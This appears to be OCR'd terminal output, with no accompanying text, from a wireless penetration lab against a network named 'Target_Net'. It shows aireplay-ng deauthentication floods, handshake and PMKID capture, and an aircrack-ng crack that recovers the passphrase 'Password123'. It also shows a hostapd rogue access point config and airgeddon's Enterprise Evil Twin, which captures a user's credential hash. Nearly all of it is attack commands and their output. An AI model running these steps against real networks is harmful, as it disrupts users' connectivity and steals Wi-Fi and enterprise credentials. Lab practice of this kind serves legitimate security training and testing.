kali@kali:~$ sudo aireplay-ng -0 100 -e Target_Net wlan0mon
17:12:41  Waiting for beacon frame (ESSID: Target_Net) on channel 6
Found BSSID "68:7F:74:01:28:E1" to given ESSID "Target_Net".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:12:41  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:43  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:45  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:46  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:48  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:50  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:52  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:54  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:56  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:57  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
17:12:59  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
```

```
CH  6 ][ Elapsed: 2 mins ][ 2023-12-15 17:14 ][ PMKID found: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -27 100     1257      134    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   CA:EB:1C:[illegible]  -89    0 - 1      0        2
(not associated)   FC:49:2D:[illegible]  -82    0 - 1     30       19         C6 2020
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -34    1e- 1e     0      161  PMKID  Target_Net
```





```
CH  9 ][ Elapsed: 1 min ][ 2023-12-15 17:02 ]

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:33:E5:[illegible]  -65       38        0    0  11  130   WPA2 CCMP   PSK  [illegible]
38:4C:4F:[illegible]  -80       31       42    0   1  195   WPA2 CCMP   PSK  [illegible]
9C:3D:CF:[illegible]  -37      103        3    0   7  540   WPA2 CCMP   PSK  [illegible]
68:7F:74:01:28:E1  -33       96       13    0   6  130   WPA2 CCMP   PSK  Target_Net
```

```
CH  6 ][ Elapsed: 1 min ][ 2023-12-15 17:47 ][ WPA handshake: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -29 100      702       88    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   06:2B:5D:[illegible]  -26    0 - 1      0        3
(not associated)   FC:49:2D:[illegible]  -85    0 - 1      0        6
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -30    1e- 1e     0      208  PMKID  Target_Net
```

```
kali@kali:~$ ls -l Target_Net*
-rw-r--r-- 1 root root  515168 Dec 15 17:49 Target_Net-01.cap
-rw-r--r-- 1 root root    2419 Dec 15 17:49 Target_Net-01.csv
-rw-r--r-- 1 root root     591 Dec 15 17:49 Target_Net-01.kismet.csv
-rw-r--r-- 1 root root   48211 Dec 15 17:49 Target_Net-01.kismet.netxml
-rw-r--r-- 1 root root 1370211 Dec 15 17:49 Target_Net-01.log.csv
```

```
                        Aircrack-ng 1.7

[00:00:10] 31587/14344392 keys tested (3014.11 k/s)

Time left: 1 hour, 19 minutes, 8 seconds                        0.22%

                    KEY FOUND! [ Password123 ]


Master Key     : 17 41 02 CD FF 24 F1 D5 29 4E 1E B5 ED C8 27 70
                 33 21 03 BC 9E E1 05 F3 51 D0 91 A6 63 41 B2 4B

Transient Key  : 30 22 92 AE 1D 27 FB 37 3B 51 3C 7D 55 0D 52 4E
                 7E 16 C5 6D 36 1E C3 E2 EB EA EF 1C 44 9A EF A2
                 A9 77 2A FF DF B8 96 0A 99 B0 AB B2 36 D3 39 25
                 5B 9E 7D 7C 20 87 12 7B 41 D1 C2 4C 03 5C F4 00

EAPOL HMAC     : 37 5E 34 02 FA E0 51 E1 E0 F4 C6 3E FE 63 AC 75
```



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan1     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
kali@kali:~$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy2    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
phy3    wlan1           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
```


```
kali@kali:~$ cat wpa2-attack.conf
interface=wlan1
driver=nl80211
ssid=Target_Net
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```


```
kali@kali:~$ sudo hostapd wpa2-attack.conf
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA 8a:65:00:0c:bd:42 IEEE 802.11: associated
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
wlan1: STA 8a:65:00:0c:bd:42 IEEE 802.11: deauthenticated due to local deauth request
wlan1: STA 8a:65:00:0c:bd:42 IEEE 802.11: disassociated
wlan1: STA 8a:65:00:0c:bd:42 IEEE 802.11: associated
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 8a:65:00:0c:bd:42
```

```
CH  6 ][ Elapsed: 48 s ][ 2023-12-15 18:11 ][ WPA handshake: 00:C0:CA:AD:91:72

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:C0:CA:AD:91:72   -7 100      323       15    0   6   11   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   C6:BA:01:[illegible]  -30    0 - 1      0        7
(not associated)   FE:83:CC:[illegible]  -38    0 - 1      0        7
(not associated)   BE:B2:5F:[illegible]  -40    0 - 1      0        8
00:C0:CA:AD:91:72  8A:65:00:0C:BD:42  -28    1 - 1      0       22  EAPOL  Target_Net
```

```
kali@kali:~$ ls -l APLessAttack-01.*
-rw-r--r-- 1 root root  26127 Dec 15 18:12 APLessAttack-01.cap
-rw-r--r-- 1 root root   1162 Dec 15 18:12 APLessAttack-01.csv
-rw-r--r-- 1 root root    589 Dec 15 18:12 APLessAttack-01.kismet.csv
-rw-r--r-- 1 root root  17235 Dec 15 18:12 APLessAttack-01.kismet.netxml
-rw-r--r-- 1 root root 161723 Dec 15 18:12 APLessAttack-01.log.csv
```

```
                        Aircrack-ng 1.7

[00:00:13] 42285/14344392 keys tested (3131.64 k/s)

Time left: 1 hour, 16 minutes, 6 seconds                    0.29%

                    KEY FOUND! [ Password123 ]


Master Key     : 17 41 02 CD FF 24 F1 D5 29 4E 1E B5 ED C8 27 70
                 33 21 03 BC 9E E1 05 F3 51 D0 91 A6 63 41 B2 4B

Transient Key  : A7 35 95 C9 8F 5C FC 2D 5B 3F 77 4B F4 24 C6 6E
                 A6 C5 08 87 99 87 AD 4E 47 20 47 EB 49 A1 FE 52
                 AE B3 D5 A7 25 7D 9B 31 E4 80 79 97 46 25 E3 AE
                 23 C3 04 BE FA CC D3 2F 01 D3 B8 03 CF D5 5C 00

EAPOL HMAC     : 1E F8 80 31 B8 47 22 7A 88 8D D2 C0 81 C7 01 1E
```







```
Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok
```


```
Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
tcpdump .... Ok
```

```
****************************** Interface selection ******************************
Select an interface to work with:
1.  eth0  // Chipset: Intel Corporation 82540EM
2.  eth1  // Chipset: Intel Corporation 82540EM
3.  eth2  // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
5.  wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
6.  wlan1 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. RTL8812AU
```


```
************************* airgeddon v11.21 main menu **************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```

```
************************* airgeddon v11.21 main menu ***************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```


********** Enterprise attacks menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(certificates)
5. Create custom certificates
(smooth mode, disconnect on capture)
6. Smooth mode Enterprise Evil Twin
(noisy mode, non stop)
7. Noisy mode Enterprise Evil Twin


Enter two letter country code (US, ES, FR):
> US
Enter state or province (Madrid, New Jersey):
> Madrid
Enter locale (Hong Kong, Dublin):
> US
Enter organization name (Evil Corp):
> Target_Net
Enter email (tyrellwellick@ecorp.com):
> fakemail@donotexistaddress.local
Enter the "common name" (CN) for cert (ecorp.com):
> targetnet.local
Certificates are being generated. Please be patient, the process can take some time...


```
************************** Enterprise attacks menu *****************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------------------- (certificates) -------------------------
5.  Create custom certificates
------------- (smooth mode, disconnect on capture) -------------
6.  Smooth mode Enterprise Evil Twin
---------------------- (noisy mode, non stop) ----------------------
7.  Noisy mode Enterprise Evil Twin
```






```
********************************** Select target **********
  N.          BSSID        CHANNEL   PWR    ENC     ESSID
-------------------------------------------------------------
  1)*  68:7F:74:01:28:E1     6      67%    WPA2    Target_Net

Only one target detected. Autoselected
Press [Enter] key to continue...
```

```
************************** Enterprise attacks menu ****************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Target_Net
Type of encryption: WPA2

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------------------- (certificates) -------------------------
5.  Create custom certificates
------------- (smooth mode, disconnect on capture) --------------
6.  Smooth mode Enterprise Evil Twin
---------------------- (noisy mode, non stop) ---------------------
7.  Noisy mode Enterprise Evil Twin
```

```
************************** Enterprise Evil Twin deauth **************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Target_Net
Type of encryption: WPA2

Select an option from menu:

0.  Return to Enterprise attacks menu

1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```


AP Window
Control Window
Deauth Window


Control
Enterprise Evil Twin AP Info // BSSID: 68:7F:74:01:28:E1 // Channel: 6 // ESSID: Target_Net
Online time
00:00:39
Last captured user: bob
Captured hashes: 1
Captured plain text passwords: 0
The captured files will be saved on directory: [/home/kali/enterprise-target_net/enterprise_captured-Target_Net/]
Press [Enter] on the main script window to continue, this window will be closed and the files will be generated


********** Enterprise attacks menu **********
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Target_Net
Type of encryption: WPA2
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
(certificates)
5. Create custom certificates
(smooth mode, disconnect on capture)
6. Smooth mode Enterprise Evil Twin
(noisy mode, non stop)
7. Noisy mode Enterprise Evil Twin

```
************************* airgeddon v11.21 main menu ***************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```

```
